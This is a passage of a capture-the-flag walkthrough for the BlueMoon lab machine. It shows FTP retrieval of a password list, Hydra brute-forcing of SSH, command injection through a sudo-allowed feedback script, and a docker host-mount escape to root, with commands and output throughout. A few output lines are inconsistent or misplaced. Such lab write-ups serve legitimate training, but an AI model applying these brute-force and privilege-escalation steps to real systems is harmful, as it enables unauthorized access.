150 Opening BINARY mode data connection for information.txt (147 bytes).
100% |*****| 147 25.14 KiB/s 00:00 ETA
226 Transfer complete.
147 bytes received in 00:00 (17.54 KiB/s)
ftp> get p_lists.txt
local: p_lists.txt remote: p_lists.txt
229 Entering Extended Passive Mode (|||30761|)
150 Opening BINARY mode data connection for p_lists.txt (363 bytes).
100% |*****| 363 91.74 KiB/s 00:00 ETA
226 Transfer complete.
363 bytes received in 00:00 (63.76 KiB/s)
ftp> bye
221 Goodbye.
```


robin is a possible username and now we have access to multiple password

```
(afnan@Afnan)-[~]  
$ cat p_lists.txt
```

```
h4ck3rp455wd  
4dm1n  
Pr0h4ck3r  
5cr1ptk1dd3  
pubgpr0pl4yer  
H34d5h00t3r  
p@ssw0rd  
@0d1dn0tf1nd  
J4ck_5p4rr0w  
c4pt10n_jack  
D0veC4m3r0n  
f1nnb4l0r  
r0manr3ing5  
s3thr0lin5  
Demonk1ng  
R4ndy0rton  
Big_sh0w  
j0hnc3na  
5tr0ngp@ssw0rd  
S4br1n4  
4nnlyn  
C4rp3nt3r  
K0fiKing5t0n  
chNAMPIN  
Herr0lins  
G0palT0p3r  
Log3shDriv3r  
k4rv3ndh4nh4ck3r  
P0nmuGunth0n  
Shank3rD3v  
KishorMilkV4n  
S4th15hR4cer
```

```
(afnan@Afnan)-[~]  
$ cat information.txt
```

```
Hello robin ... !
```

```
I'm Already Told You About Your Password Weekness. I will give a Password list.  
you May Choose Anyone of The Password.
```

```
(afnan@Afnan)-[~]
```

We can run this information through Hydra to brute-force the SSH service to find login username and password

hydra -l robin -P p_lists.txt ssh://192.168.56.101

```
(afnan@Afnan)-[~]
$ hydra -l robin -P p_lists.txt ssh://192.168.56.101
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-19 21:39:12
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 32 login tries (l:1/p:32), ~2 tries per task
[DATA] attacking ssh://192.168.56.101:22/
[22][ssh] host: 192.168.56.101 login: robin password: k4rv3ndh4nh4ck3r
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-03-19 21:39:20
```

Now login to SSH service as robin

ssh robin@192.168.56.101

```
(afnan@Afnan)-[~]  
$ ssh robin@192.168.56.101  
The authenticity of host '192.168.56.101 (192.168.56.101)' can't be established.  
ED25519 key fingerprint is: SHA256:C+Z/8na2o0LXAqk7WswSnNQya1ZPegq4Cy09DR+VXTw  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? y  
Please type 'yes', 'no' or the fingerprint: yes  
Warning: Permanently added '192.168.56.101' (ED25519) to the list of known hosts.  
** WARNING: connection is not using a post-quantum key exchange algorithm.  
** This session may be vulnerable to "store now, decrypt later" attacks.  
** The server may need to be upgraded. See https://openssh.com/pq.html  
robin@192.168.56.101's password:  
Linux BlueMoon 4.19.0-14-amd64 #1 SMP Debian 4.19.171-2 (2021-01-30) x86_64  
  
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
Last login: Sun Apr  4 07:43:48 2021 from 192.168.43.44  
robin@BlueMoon:~$
```

perform `ls -la` and locate the text file: `user1.txt`

Then open the text using `cat`

```
robin@BlueMoon:~$ ls -la
total 36
drwxr-xr-x 4 robin robin 4096 Apr  4 2021 .
drwxr-xr-x 5 root  root 4096 Mar  8 2021 ..
-rw-r--r-- 1 robin robin  19 Apr  4 2021 .bash_history
-rw-r--r-- 1 robin robin 220 Mar  7 2021 .bash_logout
-rw-r--r-- 1 robin robin 3526 Mar  7 2021 .bashrc
drwxr-xr-x 3 robin robin 4096 Mar  7 2021 .local
-rw-r--r-- 1 robin robin  807 Mar  7 2021 .profile
drwxr-xr-x 2 robin robin 4096 Mar  8 2021 project
-rw-r--r-- 1 robin robin  69 Mar  7 2021 user1.txt
robin@BlueMoon:~$ cat user1.txt
You Gained User-1 Flag

⇒ Fl4g{u5er1r34ch3d5ucc355fully}
```

Then move to project and look for feedback.sh

```
robin@BlueMoon:~$ cd /home/robin/project
robin@BlueMoon:~/project$ ls -la
total 12
drwxr-xr-x 2 robin robin 4096 Mar  8  2021 .
drwxr-xr-x 4 robin robin 4096 Apr  4  2021 ..
-r-xr--r-x 1 robin robin  235 Mar  8  2021 feedback.sh
robin@BlueMoon:~/project$ cat feedback.sh
#!/bin/bash

clear
echo -e "Script For FeedBack\n"

read -p "Enter Your Name : " name
echo ""
read -p "Enter You FeedBack About This Target Machine : " feedback
echo ""
$feedback 2>/dev/null

echo -e "\nThanks For Your FeedBack ... !\n"
robin@BlueMoon:~/project$
```


This is a simple script that will execute commands entered into the \$feedback variable.

Checking the sudo permissions shows that robin is able to run this script as the user jerry:


```
echo -e "\nThanks For Your FeedBack ... !\n"
robin@BlueMoon:~/project$ sudo -l
Matching Defaults entries for robin on bluemoon:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User robin may run the following commands on bluemoon:
    (jerry) NOPASSWD: /home/robin/project/feedback.sh
robin@BlueMoon:~/project$
```


Then perform privilege escalation by changing to jerry

```
sudo -u jerry /home/robin/project/feedback.sh
```

```
python -c 'import pty; pty.spawn("/bin/bash")'
```



```
jerry@BlueMoon: ~  
Session Actions Edit View Help  
Script For FeedBack  
Enter Your Name : jerry  
Enter You FeedBack About This Target Machine : bash  
whoami  
jerry  
python -c 'import pty; pty.spawn("/bin/bash")'  
jerry@BlueMoon:/home/robin/project$ cd /home/jerry  
jerry@BlueMoon:~$
```

Then search for the second flag here

```
python -c 'import pty; pty.spawn("/bin/bash")'
jerry@BlueMoon:/home/robin/project$ cd /home/jerry
jerry@BlueMoon:~$ ls -la
total 32
drwxr-xr-x 3 jerry jerry 4096 Apr  4 2021 .
drwxr-xr-x 5 root  root  4096 Mar  8 2021 ..
-rw-r--r-- 1 jerry jerry   5 Apr  4 2021 .bash_history
-rw-r--r-- 1 jerry jerry 220 Apr 17 2019 .bash_logout
-rw-r--r-- 1 jerry jerry 3526 Apr 17 2019 .bashrc
drwxr-xr-x 3 jerry jerry 4096 Mar  8 2021 .local
-rw-r--r-- 1 jerry jerry 807 Apr 17 2019 .profile
-rw-r--r-- 1 jerry jerry 178 Mar  8 2021 user2.txt
jerry@BlueMoon:~$ cat user2.txt
You Found User-2 Flag
==> Fl4g{Y0ur34ch3du53r25uc355ful1y}
You Are Reached Near To Me ... Try To Find
- Root
1 target completed, 0 valid password found
```

Now to find the final flag

`docker run -v /:/mnt --rm -it alpine chroot /mnt sh`

```
jerry@BlueMoon:~$ docker run -v /:/mnt --rm -it alpine chroot /mnt sh
i# d
uid=0(root) gid=0(root) groups=0(root),1(daemon),2(bin),3(sys),4(adm),6(disk),10(uucp),11,20(dialout),26(tape),27(sudo)
# id
uid=0(root) gid=0(root) groups=0(root),1(daemon),2(bin),3(sys),4(adm),6(disk),10(uucp),11,20(dialout),26(tape),27(sudo)
# cd /root
# ls
root.txt
# cat root.txt

⇒ Congratulations ⇐

You Reached Root ... !

Root-Flag

Fl4g{r00t-H4ckTh3P14n3t0nc34g41n}

Created By

Kirthik - Karvendhan

instagram = ____kirthik____

!.....Bye See You Again.....!
#
```